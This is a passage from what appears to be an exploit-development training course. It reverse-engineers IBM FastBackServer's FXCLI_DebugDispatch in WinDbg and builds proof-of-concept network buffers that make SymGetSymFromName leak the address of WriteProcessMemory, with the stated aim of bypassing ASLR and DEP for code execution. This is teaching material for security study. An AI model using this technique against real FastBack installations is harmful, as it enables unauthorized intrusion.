0057dbb8 0f85fd010000    jne     FastBackServer!FXCLI_DebugDispatch+0x23b (0057ddbb)
[br=1]
```

Listing 528 - Comparison and jump due to string compare

The return value is used in a TEST instruction, along with a JNE. Because the return value is non-zero, we execute the jump.

From here, the *ml_strnicmp* call we have just analyzed is repeated for different strings in a series of *if* and *else* statements visually represented in the graph overview. Figure 156 shows the next two string comparisons.




Figure 156: String comparisons

As we will soon confirm, these basic assembly blocks can be translated to a series of branch statements in C. When each string comparison succeeds, it leads to the invocation of a FastBackServer internal function.

Now that we understand the high level flow of the function, let's speed up our analysis by navigating to the basic block just prior to the *SymGetSymFromName* call. Here we find the comparison shown in Figure 157.




Figure 157: First basic block of FXCLI_DebugDispatch

Based on the comparison, we know that our input string must be equal to "SymbolOperation".

We can pass the comparison by updating our proof of concept, as shown in Listing 529.

```
...
# psCommandBuffer
buf += b"SymbolOperation"
buf += b"A" * (0x100 - len("SymbolOperation"))
buf += b"B" * 0x100
```

```
buf += b"C" * 0x100
...
```

Listing 529 - Updated input buffer to pass comparison

We'll set the input buffer to the string "SymbolOperation" followed by A's.

Next, we'll clear any previous breakpoints in WinDbg, set a breakpoint on the call to *ml_strnicmp* at 0x57e84a, and continue execution. We'll reach the breakpoint we just set with old data from our previous proof of concept, so we need to continue execution once more before launching the updated proof of concept.

When the updated proof of concept is executed, we trigger the breakpoint.

```
Breakpoint 0 hit
eax=0000000f ebx=0602bd30 ecx=0085e930 edx=0d563b30 esi=0602bd30 edi=00669360
eip=0057e84a esp=0d50da30 ebp=0d50e320 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_DebugDispatch+0xcca:
0057e84a e828c80d00      call    FastBackServer!ml_strnicmp (0065b077)

0:001> da poi(esp)
0d563b30  "SymbolOperationAAAAAAAAAAAAAAAA"
0d563b50  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563b70  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563b90  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563bb0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563bd0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563bf0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563c10  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d563c30  ""

0:001> p
eax=00000000 ebx=0602bd30 ecx=00000000 edx=0d562030 esi=0602bd30 edi=00669360
eip=0057e84f esp=0d50da30 ebp=0d50e320 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
FastBackServer!FXCLI_DebugDispatch+0xccf:
0057e84f 83c40c          add     esp,0Ch

0:001> r eax
eax=00000000
```

Listing 530 - Passing string comparison

Since we submitted the correct string, the TEST instruction will ensure we take the code path leading to the *SymGetSymFromName* call.

Let's set a breakpoint on the call to *SymGetSymFromName* at 0x57e984 and continue execution.

```
0:001> bp 0057e984

0:001> g
Breakpoint 1 hit
eax=ffffffff ebx=0602bd30 ecx=0d50da8c edx=0d50dca0 esi=0602bd30 edi=00669360
eip=0057e984 esp=0d50da30 ebp=0d50e320 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
FastBackServer!FXCLI_DebugDispatch+0xe04:
```

```
0057e984 ff15e4e76700    call    dword ptr [FastBackServer!_imp__SymGetSymFromName
(0067e7e4)] ds:0023:0067e7e4={dbghelp!SymGetSymFromName (6dbfea10)}
```

Listing 531 - Call to SymGetSymFromName

As shown in the listing, our proof of concept reaches the call to *SymGetSymFromName*. Next, we need to understand its arguments so we can resolve a function address.

Let's review the function prototype[356] (shown in Listing 532).

```
BOOL IMAGEAPI SymGetSymFromName(
  HANDLE           hProcess,
  PCSTR            Name,
  PIMAGEHLP_SYMBOL Symbol
);
```

Listing 532 - Function prototype for SymGetSymFromName

Specifically, we'll explore the last two arguments. The second argument, *Name*, is a pointer to the symbol name that will be resolved. It must be provided as a null-terminated string.

We can check the current content of the second argument with WinDbg.

```
eax=ffffffff ebx=0602bd30 ecx=0d50da8c edx=0d50dca0 esi=0602bd30 edi=00669360
eip=0057e984 esp=0d50da30 ebp=0d50e320 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
FastBackServer!FXCLI_DebugDispatch+0xe04:
0057e984 ff15e4e76700    call    dword ptr [FastBackServer!_imp__SymGetSymFromName
(0067e7e4)] ds:0023:0067e7e4={dbghelp!SymGetSymFromName (6dbfea10)}

0:079> da poi(esp+4)
0d50da8c  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d50daac  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
...
```

Listing 533 - Second argument for SymGetSymFromName

From Listing 533, we discover that the second argument is our input string that was appended to the "SymbolOperation" string.

This means we can provide the name of an arbitrary Win32 API and have its address resolved by *SymGetSymFromName*. Very nice.

The last argument is a structure of type *PIMAGEHLP_SYMBOL*,[357] as shown in Listing 534.

```
typedef struct _IMAGEHLP_SYMBOL {
  DWORD SizeOfStruct;
  DWORD Address;
  DWORD Size;
  DWORD Flags;
  DWORD MaxNameLength;
  CHAR  Name[1];
} IMAGEHLP_SYMBOL, *PIMAGEHLP_SYMBOL;
```

Listing 534 - IMAGEHLM_SYMBOL structure

[356] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/dbghelp/nf-dbghelp-symgetsymfromname

[357] (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/dbghelp/ns-dbghelp-imagehlp_symbol

This structure is initialized within the same basic block (address 0x57E957) and populated by *SymGetSymFromName*. We are interested in the second field of this structure, which will contain the resolved API's memory address returned by *SymGetSymFromName*. If all goes well, we'll later use this address to bypass ASLR.

Let's try to resolve the memory address of an API by updating our proof of concept to contain the name of the Win32 *WriteProcessMemory* API, which we can use to bypass DEP.

```
# psCommandBuffer
symbol = b"SymbolOperationWriteProcessMemory" + b"\x00"
buf += symbol + b"A" * (100 - len(symbol))
buf += b"B" * 0x100
buf += b"C" * 0x100
```

Listing 535 - Updated proof of concept with WriteProcessMemory function name

We'll remove the breakpoint on the call to *ml_strnicmp* at 0x57e84a and let execution continue. Now we're ready to execute the updated proof of concept.

```
0:077> bc 0

0:077> g
Breakpoint 0 hit
eax=ffffffff ebx=0608c418 ecx=0db5da8c edx=0db5dca0 esi=0608c418 edi=00669360
eip=0057e984 esp=0db5da30 ebp=0db5e320 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
FastBackServer!FXCLI_DebugDispatch+0xe04:
0057e984 ff15e4e76700    call    dword ptr [FastBackServer!_imp__SymGetSymFromName
(0067e7e4)] ds:0023:0067e7e4={dbghelp!SymGetSymFromName (6dbfea10)}

0:079> da poi(esp+4)
0db5da8c  "WriteProcessMemory"
```

Listing 536 - WriteProcessMemory as input to SymGetSymFromName

This reveals the expected input string, "WriteProcessMemory".

Before executing *SymGetSymFromName*, we'll dump the contents of the address field in the PIMAGEHLP_SYMBOL structure.

```
0:079> dd esp+8 L1
0db5da38  0db5dca0

0:079> dds 0db5dca0+4 L1
0db5dca4  00000000

0:079> p
eax=00000001 ebx=0608c418 ecx=36be0505 edx=00020b40 esi=0608c418 edi=00669360
eip=0057e98a esp=0db5da3c ebp=0db5e320 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_DebugDispatch+0xe0a:
0057e98a 898574f9ffff    mov     dword ptr [ebp-68Ch],eax ss:0023:0db5dc94=00000001

0:079> dds 0db5dca0+4 L1
0db5dca4  75342890 KERNEL32!WriteProcessMemoryStub
```

Listing 537 - Resolving WriteProcessMemory with SymGetSymFromName

When we inspect the contents of the second field in the PIMAGEHLP_SYMBOL structure before the call, we find it is empty (0x000000).

However, after the call to *SymGetSymFromName*, we notice that it has been populated by the API and contains the address of *WriteProcessMemory*.

From our last test, it seems that we should be able to abuse the *FXCLI_DebugDispatch* function. However, we still have to determine if we are able to read the results returned by *SymGetSymFromName* from the network. If we can, we should be able to bypass ASLR and combine that with a DEP bypass through ROP to obtain code execution.

10.2.2.1 Exercises

1. Repeat the analysis leading to the execution of *SymGetSymFromFile*.
2. Craft a proof of concept that resolves *WriteProcessMemory* and verify that it works by setting a breakpoint on the call to *SymGetSymFromFile*.

10.2.3 Returning the Goods

We know that we can trigger the execution of *SymGetSymFromName* through *FXCLI_DebugDispatch* and resolve the address of an arbitrary function. Next, we need to figure out how to retrieve the values.

Our input triggers *SymGetSymFromName* through a network packet. It makes sense that, for the functionality to be useful, there will be a code path that returns the value to us. To find this code path, we must continue our reverse engineering effort.

First, we must navigate our way out of the *FXCLI_DebugDispatch* function. Let's inspect the return value of *SymGetSymFromName* to determine which path is taken next.

```
0:077> r eax
eax=00000001

0:077> p
eax=00000001 ebx=0608c418 ecx=36be0505 edx=00020b40 esi=0608c418 edi=00669360
eip=0057e990 esp=0db5da3c ebp=0db5e320 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_DebugDispatch+0xe10:
0057e990 83bd74f9ffff00  cmp     dword ptr [ebp-68Ch],0 ss:0023:0db5dc94=00000001

0:077> p
eax=00000001 ebx=0608c418 ecx=36be0505 edx=00020b40 esi=0608c418 edi=00669360
eip=0057e997 esp=0db5da3c ebp=0db5e320 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_DebugDispatch+0xe17:
0057e997 0f8495060000    je      FastBackServer!FXCLI_DebugDispatch+0x14b2 (0057f032)
[br=0]
```

Listing 538 - Inspecting the return value from SymGetSymFromName

The highlighted jump instruction is not executed because the return value is non-null.

Next, we encounter a large basic block that performs several string manipulations. The first of these manipulations is displayed in Figure 158.




Figure 158: String manipulations on output

We can observe that the output of the *sprintf* call is stored on the stack at an offset from EBP+arg_0. Two more calls to *sprintf* follow, where the output is stored at an offset from EBP+arg_0.

We're only interested in the final string, so we can dump the storage address at EBP+arg_0 and inspect it at the end of the basic block. To find the value of arg_0, we'll first navigate to the start of *FXCLI_DebugDispatch*.




Figure 159: Numerical value of arg_0

Since arg_0 translates to the value "8", we can dump the contents of EBP+8 at the start of the basic block:

```
0:077> dd ebp+8 L1
0db5e328  00ede3a8
```

Listing 539 - Contents of arg_0

Next, let's set a breakpoint on the TEST instruction at 0x57ea23, which is at the end of the basic block where *sprintf* is called three times.

After we hit the breakpoint, we find the final contents of the string buffer.

```
0:077> bp 0057ea23

0:077> g
Breakpoint 0 hit
eax=ffffffff ebx=0608c418 ecx=0085ea04 edx=0db5db8c esi=0608c418 edi=00669360
eip=0057ea23 esp=0db5da3c ebp=0db5e320 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_DebugDispatch+0xea3:
0057ea23 85c0            test    eax,eax
```

```
0:077> da 00ede3a8
00ede3a8  "XpressServer: SymbolOperation .-"
00ede3c8  "----------------------------- ."
00ede3e8  "Value of [WriteProcessMemory] is"
00ede408  ": ..Address is: 0x75342890 .Flag"
00ede428  "s are: 0x207 .Size is : 0x20 ."
```

Listing 540 - Text output from FXCLI_DebugDispatch

Listing 540 shows that the buffer contains, among other things, the memory address of *WriteProcessMemory*.

At this point the execution leads us to the end of the function where we return to *FXCLI_OraBR_Exec_Command* (address 0x573821, Figure 160) just after the call to *FXCLI_DebugDispatch*.




Figure 160: Return to FXCLI_OraBR_Exec_Command from FXCLI_DebugDispatch

The first comparison after returning is a NULL check of EAX, which is the return value from *FXCLI_DebugDispatch*.

To find the return value, we can let the function return in WinDbg and dump EAX.

```
0:077> r eax
eax=00000001

0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=0057382a esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!FXCLI_OraBR_Exec_Command+0x7374:
0057382a 83bddcdafeff00  cmp     dword ptr [ebp-12524h],0 ss:0023:0dbad974=00000001

0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00573831 esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x737b:
00573831 740c            je      FastBackServer!FXCLI_OraBR_Exec_Command+0x7389
(0057383f) [br=0]
```

```
0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00573833 esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x737d:
00573833 c785b4dafeff01000000 mov dword ptr [ebp-1254Ch],1 ss:0023:0dbad94c=00000000
```

Listing 541 - Value 1 in temporary variable

As shown in the listing above, the return value in EAX is 1, so the jump is not taken.

Following execution, we'll eventually reach the basic block shown in Figure 161.




Figure 161: Many code paths leading to basic block

This figure shows many code paths converging at this address.

The comparison in this basic block is performed against a variable we do not control. To learn what happens at runtime, we need to single-step in WinDbg until we reach the basic block shown in Figure 161.

```
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00575a62 esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x95ac:
00575a62 83bde4dafeff00  cmp     dword ptr [ebp-1251Ch],0 ss:0023:0dbad97c=00000000

0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00575a69 esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x95b3:
00575a69 0f84ec000000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x96a5
(00575b5b) [br=1]
```

```
0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00575b5b esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x96a5:
00575b5b 83bdb8dafeff00  cmp     dword ptr [ebp-12548h],0 ss:0023:0dbad950=00000001

0:077> p
eax=00000001 ebx=0608c418 ecx=0000009e edx=0db5db8c esi=0608c418 edi=00669360
eip=00575b62 esp=0db5e334 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x96ac:
00575b62 0f8494010000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x9846
(00575cfc) [br=0]
```

Listing 542 - Two comparisons to local variables

The first jump is taken (as shown in Listing 542), after which we encounter another comparison. This branch also uses a variable that is out of our control, and the second jump is not taken.

Next, we arrive at the basic block displayed in Figure 162.




Figure 162: Basic block with call to FX_AGENT_S_GetConnectedIpPort

The key point in this block is the call to *FX_AGENT_S_GetConnectedIpPort*. Keeping in mind our goal of returning the results from *SymGetSymFromName* to us via a network packet, this function name seems promising.

Observing this basic block more closely, the addresses in ECX and EDX come from an LEA instruction. When this instruction is used just before a CALL, it typically indicates that the memory address stored in the register (ECX and EDX in this case) is used to return the output of the invoked function. Let's verify this.

We'll continue to the function call and then dump the memory of the two stack variables pointed to by the LEA instructions, before and after the call.

```
eax=0608c8f0 ebx=0608c418 ecx=04fd0020 edx=0dbb9cdc esi=0608c418 edi=00669360
eip=00575b80 esp=0db5e328 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x96ca:
00575b80 e85cc70000      call    FastBackServer!FX_AGENT_S_GetConnectedIpPort
```

```
(005822e1)

0:077> dd ebp-12550 L1
0dbad948  00000000

0:077> dd ebp-61BC L1
0dbb9cdc  00000000

0:077> p
eax=00000001 ebx=0608c418 ecx=04fd0020 edx=8eb020d0 esi=0608c418 edi=00669360
eip=00575b85 esp=0db5e328 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x96cf:
00575b85 83c40c          add     esp,0Ch

0:077> dd ebp-12550 L1
0dbad948  000020d0

0:077> dd ebp-61BC L1
0dbb9cdc  7877a8c0
```

Listing 543 - Resolving IP and port of Kali

From Listing 543, we notice that the two memory locations passed as arguments through the LEA instructions are indeed populated during this call. Let's try to understand what these values represent.

Because of the function's name, we can guess that these values relate to an existing IP address and port. Typically, a TCP connection is created by calling the *connect*[358] API, which has the function prototype shown in Listing 544.

```
int WSAAPI connect(
  SOCKET         s,
  const sockaddr *name,
  int            namelen
);
```

Listing 544 - Function prototype for connect

The second argument in this function prototype is a structure called *sockaddr*. In IP version 4, this structure is called *sockaddr_in*.[359]

Listing 545 displays the structure of sockaddr_in as documented on MSDN.

```
struct sockaddr_in {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
};
```

Listing 545 - Sockaddr_in structure

[358] (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winsock2/nf-winsock2-connect

[359] (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/winsock/sockaddr-2

The IP address is represented as a structure of type *in_addr*, while the port is specified as an unsigned word.

As shown in Listing 546, the *in_addr* structure[360] represents the IP address with each octet as a single byte. We can obtain the IP address from the second DWORD returned by *FX_AGENT_S_GetConnectedIpPort*.

```
0:077> dd ebp-61BC L1
0dbb9cdc  7877a8c0

0:005> ? c0;? a8;? 77;? 78
Evaluate expression: 192 = 000000c0
Evaluate expression: 168 = 000000a8
Evaluate expression: 119 = 00000077
Evaluate expression: 120 = 00000078
```

Listing 546 - Locating the IP address

If each of the bytes are translated from hexadecimal to decimal in reverse order, they reveal the IP address our of Kali Linux machine (192.168.119.120).

We can also reverse the order of the DWORD and convert it to decimal to reveal the port number, as shown below.

```
0:077> dd ebp-12550 L1
0dbad948  000020d0

0:077> ? d020
Evaluate expression: 53280 = 0000d020
```

Listing 547 - Locating the port number

Let's verify our findings by opening a command prompt with administrative permissions on the Windows 10 student machine and using the **netstat** command to list the TCP connections. We'll supply the **-anbp** flag to show only TCP connections.

```
C:\Windows\system32> netstat -anbp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
...
  TCP    192.168.120.10:11406   0.0.0.0:0              LISTENING
 [FastBackServer.exe]
  TCP    192.168.120.10:11460   0.0.0.0:0              LISTENING
 [FastBackServer.exe]
  TCP    192.168.120.10:11460   192.168.119.120:53280  CLOSE_WAIT
 [FastBackServer.exe]
...
```

Listing 548 - From the output we find the existing TCP connection

Listing 548 shows that our Kali machine at 192.168.119.120 has an active TCP connection to the Windows 10 client on port 53280, confirming the information we found in WinDbg. This is

[360] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/ns-winsock2-in_addr

promising, as we are hoping to receive the output of *FXCLI_DebugDispatch* through a network packet, and the most logical way to do this from the application perspective is to reuse the TCP connection we created to send our request.

Let's continue verifying our hypothesis by attempting to locate a function that transmits data.

After the code providing the IP address and TCP port number, there are a series of checks on the values retrieved by *FX_AGENT_S_GetConnectedIpPort*. After reaching the basic block shown in Figure 163, we locate the function *FXCLI_IF_Buffer_Send*.




Figure 163: Call to FXCLI_IF_Buffer_Send

This function name suggests that some data will be sent over the network. Combined with the check for an active connection to our Kali machine, we can guess that the data supplied to this function will be sent to us as a network packet.

